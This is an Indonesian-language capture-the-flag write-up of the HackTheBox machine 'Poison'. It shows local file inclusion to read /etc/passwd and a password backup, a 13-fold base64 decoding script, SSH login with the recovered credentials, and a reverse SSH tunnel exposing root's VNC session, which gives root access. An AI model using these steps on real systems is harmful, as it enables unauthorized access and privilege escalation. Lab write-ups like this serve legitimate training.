




# Poison



CRACK<sup>^</sup>TOA

## Summary

Poison, berisi web app yang memiliki celah Local File Inclusion(LFI) untuk mendapatkan informasi username dan password SSH. Privilege escalation dapat dilakukan dengan cara masuk melalui vnc yang berjalan pada user root.

## Technical Detail

Port Scanning menggunakan NMAP

```
root@xd:~/htb/poison# nmap -sV 10.10.10.84
Starting Nmap 7.60 ( https://nmap.org ) at 2018-05-08 10:52 WIB
Nmap scan report for 10.10.10.84
Host is up (0.28s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2 (FreeBSD 20161230; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.29 ((FreeBSD) PHP/5.6.32)
Service Info: OS: FreeBSD; CPE: cpe:/o:freebsd:freebsd
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 191.15 seconds
```

Website yang ada menampilkan sebuah input nama file yang akan ditampilkan, keadaan seperti ini biasanya rentan terhadap Local File Inclusion (LFI) yang mampu menampilkan file yang ada pada server. Pada list yang disajikan, file yang bisa ditampilkan adalah ini.php, info.php, listfiles.php, phpinfo.php.



http://10.10.10.84/ x +

← → ⓘ 10.10.10.84 ↻

## Temporary website to test local .php scripts.

Sites to be tested: ini.php, info.php, listfiles.php, phpinfo.php

Scriptname:


Submit

http://10.10....listfiles.php x http://10.10.10.84/brows... x +

← ⓘ view-source:http://10.10.10.84/browse.php?file=listfiles.php ↻

```
1 Array
2 (
3     [0] => .
4     [1] => ..
5     [2] => browse.php
6     [3] => index.php
7     [4] => info.php
8     [5] => ini.php
9     [6] => listfiles.php
10    [7] => phpinfo.php
11    [8] => pwdbackup.txt
12 )
13
```

Disebutkan, password di encode menggunakan base64 encoding sebanyak 13 kali, untuk mendapatkan plaintext yang dimaksud, cukup decode ulang sebanyak 13 kali.



```
1 This password is secure, it's encoded atleast 13 times.. what could go wrong really..
2
3 Vm0wd2QyUXlVWGXwV0d4WFlURndVRlpzWkZOa1JswjBUVlpPV0ZKc2JETlhhMk0xVmpKS1IySkVU
4 bGhoTVVwVZtcEdZV015U2twVQpiR2hvVFZwd1ZWwnRjRWRUTWxKSVZtdGtXQXBpUm5CUFDwZDBS
5 bVZHv25Sa1JYU1VUVlUxU1ZadGRGZFZaM0JwVmxad1dWwnRNVFJqCk1EQjRXa1prWVZKR1NsVlVW
6 M040VGtaa2NtRkdaR2hwV0VKVvdXegFTMVZHWkZoTlZGS1RDazFFUWpSV01qVlRZVEZLYzJOSVRs
7 WmkKV0doNlZHeGFZVksIVWtsVWJXaFdWMFZLVlZkWGVRH1RNbEY0VjI1U2ExSXdxBUZEYkZwe1Yy
8 eG9XR0V4Y0hKWFZscExVakZPZEZKcWpaR2dLWVRcWk1GWkhkR0ZaVms1R1RswmtZVkl5YUzkV01G
9 WkxWbFprV0dWSFJsUk5WbkJZVmpKMGEWnRSWHBWmtKRVlYcEdlVmxyClVsTldNREZ4Vm10NFYw
10 MXVUak5hVm1SSFVqRldjd3BqUjJ0TFZXMDFRMkl4Wkh0YVJGS1hUV3hLUjFSc1dtdFpWa2w1WVVa
11 T1YwMUcKV2t4V2JGcHJWMGRXU0dSSGJFNWlSWEEyVmpKMF1XRhxblJTV0hCV1ltczFSVmxzVm5k
12 WFJsbDVBvJIT1ZkTlJFWjRwbTEwTkZkRwpXbk5qUlhoV1lXdGFVRmw2UmXkamQzQlhZa2RPVEZk
13 WGRHOVJiVlp6vjI1U2Fss1hVbGRVVMxwelRrWlp1VTVWT1ZwV2EydZFXVlZhCmExWdNVNVLvjJ0
14 NFYySkdjR2hhU1ZWNFZsWkdK1JGTldoTmJtTjNWbXBLTudJefVYag1SbVJWVRKb1YxbHJWVEZT
15 Vm14e1ZteHcKVg1KR2NEQkRiVlpJVDfAa2FWWl1Ra3BYVmxadlpERlpkd3BOV0VaVflrZG9hRlZz
16 WkZOWFJsWnhVbXM1YW1RelFtaFZiVEZQVkaawpXR1ZHv210TmJFWTBWakowVjFVeVNraFZiRnBW
17 VmpOU00xcFhlRmRYUjFaSFdrWldhVkpZUW1GV2EyUXdDazVHU2tkalJGbExWRlZTCmMxSkdjRFp0
18 Ukd4RVdub3dPVU5uUFQwSwo="
19
```

Berikut ini merupakan code python sederhana untuk decode base64 sebanyak 13 kali.

```
import base64


pwd =
"Vm0wd2QyUXlVWGXwV0d4WFlURndVRlpzWkZOa1JswjBUVlpPV0ZKc2JETlhhMk0xVmpKS1IySkVU
bGhoTVVwVZtcEdZV015U2twVQpiR2hvVFZwd1ZWwnRjRWRUTWxKSVZtdGtXQXBpUm5CUFDwZDBS
bVZHv25Sa1JYU1VUVlUxU1ZadGRGZFZaM0JwVmxad1dWwnRNVFJqCk1EQjRXa1prWVZKR1NsVlVW
M040VGtaa2NtRkdaR2hwV0VKVvdXegFTMVZHWkZoTlZGS1RDazFFUWpSV01qVlRZVEZLYzJOSVRs
WmkKV0doNlZHeGFZVksIVWtsVWJXaFdWMFZLVlZkWGVRH1RNbEY0VjI1U2ExSXdxBUZEYkZwe1Yy
eG9XR0V4Y0hKWFZscExVakZPZEZKcWpaR2dLWVRcWk1GWkhkR0ZaVms1R1RswmtZVkl5YUzkV01G
WkxWbFprV0dWSFJsUk5WbkJZVmpKMGEWnRSWHBWmtKRVlYcEdlVmxyClVsTldNREZ4Vm10NFYw
MXVUak5hVm1SSFVqRldjd3BqUjJ0TFZXMDFRMkl4Wkh0YVJGS1hUV3hLUjFSc1dtdFpWa2w1WVVa
T1YwMUcKV2t4V2JGcHJWMGRXU0dSSGJFNWlSWEEyVmpKMF1XRhxblJTV0hCV1ltczFSVmxzVm5k
WFJsbDVBvJIT1ZkTlJFWjRwbTEwTkZkRwpXbk5qUlhoV1lXdGFVRmw2UmXkamQzQlhZa2RPVEZk
WGRHOVJiVlp6vjI1U2Fss1hVbGRVVMxwelRrWlp1VTVWT1ZwV2EydZFXVlZhCmExWdNVNVLvjJ0
NFYySkdjR2hhU1ZWNFZsWkdK1JGTldoTmJtTjNWbXBLTudJefVYag1SbVJWVRKb1YxbHJWVEZT
Vm14e1ZteHcKVg1KR2NEQkRiVlpJVDfAa2FWWl1Ra3BYVmxadlpERlpkd3BOV0VaVflrZG9hRlZz
WkZOWFJsWnhVbXM1YW1RelFtaFZiVEZQVkaawpXR1ZHv210TmJFWTBWakowVjFVeVNraFZiRnBW
VmpOU00xcFhlRmRYUjFaSFdrWldhVkpZUW1GV2EyUXdDazVHU2tkalJGbExWRlZTCmMxSkdjRFp0
Ukd4RVdub3dPVU5uUFQwSwo="
pwd = pwd.replace(' ', '')

for i in range(13):
    b = base64.b64decode(pwd)
    pwd = b

print b

----- running -----
root@xd:~/htb/poison# python passwd13.py
Charix!2#4%6&8(0
```

Langkah selanjutnya mencari username pemilik password yang telah didapat. Seperti dugaan sebelumnya, web seperti ini rentan pada celah LFI, sehingga ketika kita mencoba untuk memasukkan file yang ada dalam server, maka web ini akan menampilkan isi file tersebut. Contohnya file /etc/passwd, pada file ini terdapat informasi username yang terdapat pada server poison.



```
1 # $FreeBSD: releng/11.1/etc/master.passwd 299365 2016-05-10 12:47:36Z bcr $
2 #
3 root:*:0:0:Charlie &:/root:/bin/csh
4 toor:*:0:0:Bourne-again Superuser:/root:
5 daemon:*:1:1:Owner of many system processes:/root:/usr/sbin/nologin
6 operator:*:2:5:System &:/usr/sbin/nologin
7 bin:*:3:7:Binaries Commands and Source:/usr/sbin/nologin
8 tty:*:4:65533:Tty Sandbox:/usr/sbin/nologin
9 kmem:*:5:65533:KMem Sandbox:/usr/sbin/nologin
10 games:*:7:13:Games pseudo-user:/usr/sbin/nologin
11 news:*:8:8:News Subsystem:/usr/sbin/nologin
12 man:*:9:9:Mister Man Pages:/usr/share/man:/usr/sbin/nologin
13 sshd:*:22:22:Secure Shell Daemon:/var/empty:/usr/sbin/nologin
14 smmsp:*:25:25:Sendmail Submission User:/var/spool/clientmqueue:/usr/sbin/nologin
15 mailnull:*:26:26:Sendmail Default User:/var/spool/mqueue:/usr/sbin/nologin
16 bind:*:53:53:Bind Sandbox:/usr/sbin/nologin
17 unbound:*:59:59:Unbound DNS Resolver:/var/unbound:/usr/sbin/nologin
18 proxy:*:62:62:Packet Filter pseudo-user:/nonexistent:/usr/sbin/nologin
19 _pflogd:*:64:64:pflogd privsep user:/var/empty:/usr/sbin/nologin
20 _dhcp:*:65:65:dhcp programs:/var/empty:/usr/sbin/nologin
21 uucp:*:66:66:UUCP pseudo-user:/var/spool/uucppublic:/usr/local/libexec/uucp/uucico
22 pop:*:68:6:Post Office Owner:/nonexistent:/usr/sbin/nologin
23 auditdistd:*:78:77:Auditdistd unprivileged user:/var/empty:/usr/sbin/nologin
24 www:*:80:80:World Wide Web Owner:/nonexistent:/usr/sbin/nologin
25 _ypldap:*:160:160:YP LDAP unprivileged user:/var/empty:/usr/sbin/nologin
26 hast:*:845:845:HAST unprivileged user:/var/empty:/usr/sbin/nologin
27 nobody:*:65534:65534:Unprivileged user:/nonexistent:/usr/sbin/nologin
28 _tss:*:601:601:TrouSerS user:/var/empty:/usr/sbin/nologin
29 messagebus:*:556:556:D-BUS Daemon User:/nonexistent:/usr/sbin/nologin
30 avahi:*:558:558:Avahi Daemon User:/nonexistent:/usr/sbin/nologin
31 cups:*:193:193:Cups Owner:/nonexistent:/usr/sbin/nologin
32 charix:*:1001:1001:charix:/home/charix:/bin/csh
33
```

Username : charix

Password : Charix!2#4%6&8(0

Hasil scanning menggunakan nmap menyebutkan, terdapat service SSH pada server poison ini, penggunaan username dan password diatas dapat digunakan untuk masuk sebagai user biasa, cukup untuk melihat user.txt.

```
root@xd:~/htb/poison# ssh charix@10.10.10.84
Password for charix@Poison:
Last login: Mon May 14 15:58:53 2018 from 10.10.14.172
FreeBSD 11.1-RELEASE (GENERIC) #0 r321309: Fri Jul 21 02:08:28 UTC 2017

Welcome to FreeBSD!
-----

charix@Poison:~ % cat user.txt
eaacdfb2---xxx-----3604209c
```

## Privilege Escalation

Ada beberapa hal yang menarik pada saat menjalankan Linux Enumeration

```
root 11642 0.0 0.2 12592 2460 - S 03:01 0:00.00 cron: running job (cron)
root 11644 0.0 0.3 13180 2772 - Ss 03:01 0:00.01 /bin/sh - /usr/sbin/periodic daily
root 11646 0.0 0.2 6268 1888 - S 03:01 0:00.00 lockf -t 0 /var/run/periodic.daily.lock /bin/sh /usr/sbin/periodic LOCKED daily
root 11647 0.0 0.3 13180 2772 - S 03:01 0:00.01 /bin/sh /usr/sbin/periodic LOCKED daily
root 11656 0.0 0.3 13180 2780 - S 03:01 0:00.00 /bin/sh /usr/sbin/periodic LOCKED daily
root 11657 0.0 0.2 8420 2100 - S 03:01 0:00.00 mail -E -s Poison daily run output root
root 11680 0.0 0.3 13180 2772 - S 03:01 0:00.00 /bin/sh /etc/periodic/daily/150.clean-hoststat
root 11681 0.0 0.6 20624 5664 - S 03:01 0:00.01 hoststat (sendmail)
root 529 0.0 1.0 26188 9920 v0- I 23:46 0:00.74 Xvnc :1 -desktop X -httpd /usr/local/share/tightvnc/classes -auth /root/.Xauthority -
root 540 0.0 0.7 67220 7100 v0- I 23:46 0:00.26 xterm -geometry 80x24+10+10 -ls -title X Desktop
root 541 0.0 0.5 37620 5332 v0- I 23:46 0:00.05 twm
```

Pada direktori home, terdapat file secret.zip, untuk mempermudah download menggunakan scp.

```
root@xd:~/htb/poison# scp charix@10.10.10.84:secret.zip .
Password for charix@Poison:
secret.zip 100% 166 0.0KB/s 00:06
root@xd:~/htb/poison# unzip secret.zip
Archive: secret.zip
[secret.zip] secret password:
extracting: secret
```

Akses vnc pada poison sedikit tricky, diperlukan SSH tunnel untuk mengakses vnc yang berjalan, sementara hasil NMAP tidak menunjukkan port vnc yang terbuka.

```
charix@Poison:~ % ssh -R 555:127.0.0.1:5901 user@10.10.x4.xxx
```

Dengan menggunakan tunneling, akan muncul port yang terbuka pada localhost kita.

```
root@xd:~/htb/poison# nmap -sV localhost

Starting Nmap 7.60 ( https://nmap.org ) at 2018-05-21 09:06 WIB
Nmap scan report for localhost (127.0.0.1)
Host is up (0.0000030s latency).
Other addresses for localhost (not scanned): ::1
rDNS record for 127.0.0.1: xd
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Debian 2 (protocol 2.0)
555/tcp    open  vnc      VNC (protocol 3.8)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.55 seconds
```

Langkah selanjutnya, masuk menggunakan vncviewer dengan password file secret yang telah diekstrak.

```
root@xd:~/htb/poison# vncviewer 127.0.0.1:555 -passwd secret
```

```
Connected to RFB server, using protocol version 3.8
```

```
Enabling TightVNC protocol extensions
```

```
Performing standard VNC authentication
```

```
Authentication successful
```

```
Desktop name "root's X desktop (Poison:1)"
```

